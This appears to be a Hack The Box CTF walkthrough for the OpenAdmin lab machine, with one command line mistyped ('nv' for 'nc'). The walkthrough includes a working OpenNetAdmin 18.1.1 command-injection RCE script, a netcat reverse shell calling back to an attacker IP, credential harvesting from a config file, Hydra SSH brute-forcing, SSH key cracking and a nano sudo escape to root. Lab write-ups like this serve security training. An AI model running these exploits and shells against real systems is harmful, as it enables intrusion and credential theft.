> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/ctf-walkthrough/htb-openadmin-rce-privilege-escalation-and-the-art-of-improvisation.md).
# HTB: OpenAdmin – RCE, Privilege Escalation, and the Art of Improvisation
### 🔍 Enumeration Phase
We begin the usual way—**recon** with `nmap`.
**Open ports**:
* 22 (SSH)
* 80 (HTTP)
Port 80 means web enumeration. Time to let **ffuf** loose:
```bash
ffuf -u http://10.10.10.171/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,204,301,302,307,401 -o results.txt
```
**Interesting hits**:
* `/music/`
* `/sierra/`
* `/artwork/`
Crawling with **hakrawler** through Burp gave a promising path:
```bash
cat urls.txt | hakrawler -proxy http://localhost:8080
```
Bingo. This is **OpenNetAdmin**, and version **18.1.1** specifically.
### 💥 Initial Foothold: RCE via OpenNetAdmin
Quick search on [ExploitDB](https://www.exploit-db.com/exploits/47691) brings up an RCE:
```bash
#!/bin/bash
URL="${1}"
while true;do
echo -n "$ "; read cmd
curl -x http://localhost:8080 --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```
With a little Burp Proxy magic, we got a working shell. Though unstable, it did the job.
### 🧠 Privilege Escalation Begins
Time for lateral movement. Classic reverse shell:
```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 1234 >/tmp/f
```
```bash
nv -lvnp 1234
```
```bash
/usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash")'
```
### 📦 Credential Harvesting
A quick loot run on config files reveals gold:
```bash
cat /var/www/html/ona/local/config/database_settings.inc.php
```
```bash
'db_login' => 'ona_sys',
'db_passwd' => 'n1nj4W4rri0R!',
```
### 🔐 SSH Brute-force and User Access
Grabbed usernames from `/etc/passwd`:
```
jimmy
joanna
root
```
Brute-forced via Hydra:
```bash
hydra -L user.txt -P password.txt ssh://10.10.10.171
```
🎯 Hit confirmed: jimmy : n1nj4W4rri0R!
```bash
ssh jimmy@10.10.10.171
```
### 🕵️ Discovery and Key Recovery
Exploring `/var/www/internal` (finally accessible as jimmy), we find something new. The page isn’t accessible over HTTP, but we can curl it locally:
```bash
curl localhost:52846/main.php
```

And boom—we find an SSH private key.
But it's encrypted. Time for `john` magic:
```bash
ssh2john key > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt
```
### ⚡ Privilege Escalation to Root
We check what joanna can run:
```
sudo -l
```
Allowed to run:
```
/bin/nano /opt/priv
```

We abuse it using a classic `nano` GTFOBins technique:
Inside nano:
```
^R^X
cat /root/root.txt
```
for a shell
```
^R^X
reset; sh 1>&0 2>&0
```